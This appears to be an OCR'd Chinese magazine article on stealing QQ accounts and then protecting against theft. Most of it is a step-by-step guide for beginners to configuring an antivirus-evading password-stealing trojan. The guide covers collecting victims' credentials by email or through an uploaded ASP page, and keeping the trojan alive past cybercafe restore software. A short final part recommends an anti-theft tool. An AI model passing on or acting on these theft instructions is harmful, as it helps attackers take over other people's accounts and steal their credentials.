


图 6



QQ黑客行

HaJunFck[F.W.S.T]

只要接触过网络的人，或多或少都对QQ这个聊天工具有所了解吧。可是自从QQ这东西火起来之后，就有很多人希望得到一些七位、六位甚至是五位的QQ号，或者是想通过不好的方法盗了对方的QQ密码，反正不好的念头是越来越多，网上随之出现的盗取QQ密码的软件也是比比皆是，什么“极品QQ盗号”、“强强盗QQ”、“阿拉QQ大盗”……数之不清的盗Q软件，让人心惊肉跳，说不定，哪天你的QQ就给盗了呢，下边我就将目前常用的盗号方法揭示给刚刚接触黑客技术的朋友，希望他们在看了本文后知道如何盗取QQ号，如何防止被盗，如何学会反盗。

我们先来说说如何盗取别人的QQ号，以最新的免杀版阿拉QQ大盗V1.6 Build0806为例，比起最原始的盗QQ软件，它有了许多的改进，最明显的改进就是免杀，可以躲过很多的杀毒软件；另外，它的收信方式，也由原来单调的一种“邮件收信”变化为如今的两种：“邮件收信”和“网站收信”，其次，是增加了一些“摧毁防火墙”，“还原精灵自动转存”的强大功能；最后，在人性观念设计上，也增加了一些功能，比如：“过滤重复号码”、“显示对方ip”、“显示对方在线状态”等等……

一、配置QQ木马，盗QQ

我们先配置“邮件收信”方式的qq木马，这种方式大家比较熟悉，发信箱和收件箱，就写你自己的邮箱；发件服务器，根据具体的来选择；然后发件箱密码就是你自己的邮箱密码；把下面的勾都勾上，特别最后一个要注意－－“还原精灵自动转存”，假若是在网吧中，网吧电脑安装有还原精灵的话，此木马不会被系统还原，反而会逃过还原精灵的还原，继续留在电脑里，下次电脑启动时，此木马还会跟着继续启动（怎么样，功能强大吧），然后测试一下邮箱，看看邮件发送是否成功，成功的话，我们就可以点击“生成木马”按钮了，给要生成的木马取个名字，我取的是kk.exe，这样木马就生成了，如图1。




图 1

木马生成了，当然是让别人运行呀，对方运行后，他的QQ密码就会被发送到指定的邮箱，也就是我们自己的邮箱里了，呵呵，不做坏事，我们自己只测试一下。我运行了木马，60秒过后，我的QQ自动断线了，然后我重新登录了一次，现在到我们邮箱看看吧，前面几封是我们的测试信，刚收到的一封，记录的就是我刚才登录的QQ号和QQ密码，如图2。




图 2

接着说另外一种收信方式：网站收信（不喜欢使用邮箱的人，可以考虑此方法），前提条件是你必须要有自己的网站空间，然后把我们附带给你的tmdqq.asp文件上传到你网站的目录下，然后配置QQ木马，基本配置跟刚才的一样，唯一不同的是“Asp接口地址：”，要写上“你的网址＋　上传木马的目录+tmdqq.asp”，如图3。




图 3

测试网址，如果成功了，生成木马程序就可以了，测试成功以后，网站的目录下就会多了个QQ.TXT文档（用来存放窃取的QQ号码和密码的）。盗QQ就是如此得简单，下面就要学习如何防止自己的QQ号被盗。

二、防止QQ被盗

给大家奉献一款功能强大的防止QQ盗号的软件－－－QQ密码防盗专家2005七夕情人节特别版。安装好以后，打开防盗软件qqpc.exe，来简单的配置一下，首先，进入右下角的“无敌外挂”，然后输入假QQ号，默认的为007（未注册版本，不可以更改，其实我们主要是使用它的防盗功能，不注册也无所谓，除非你很有钱，或者你有这个需要，我不阻拦，呵呵），如图4。




图 4

输入007，确认以后，会弹出一个对话框，那就是防盗外挂，首先点击“第一步（输入）”，把你的QQ和密码都填写上，然后点击“第二步(测试)”，最后“第三步(保存)”，就可以了，如图5。

这样配置好以后，我们可以设置程序为随计算机启动而自动启动，也可以人为手动的启动，随你们喜好了，当运行了防盗专家后，要调出防盗专家的界面，可以按CTRL+F6。好了，我重新打开防盗专家，然后自动登录我的QQ，到邮箱看看，竟然没有收到QQ密码，说明我们设置的防盗专家起作用了。

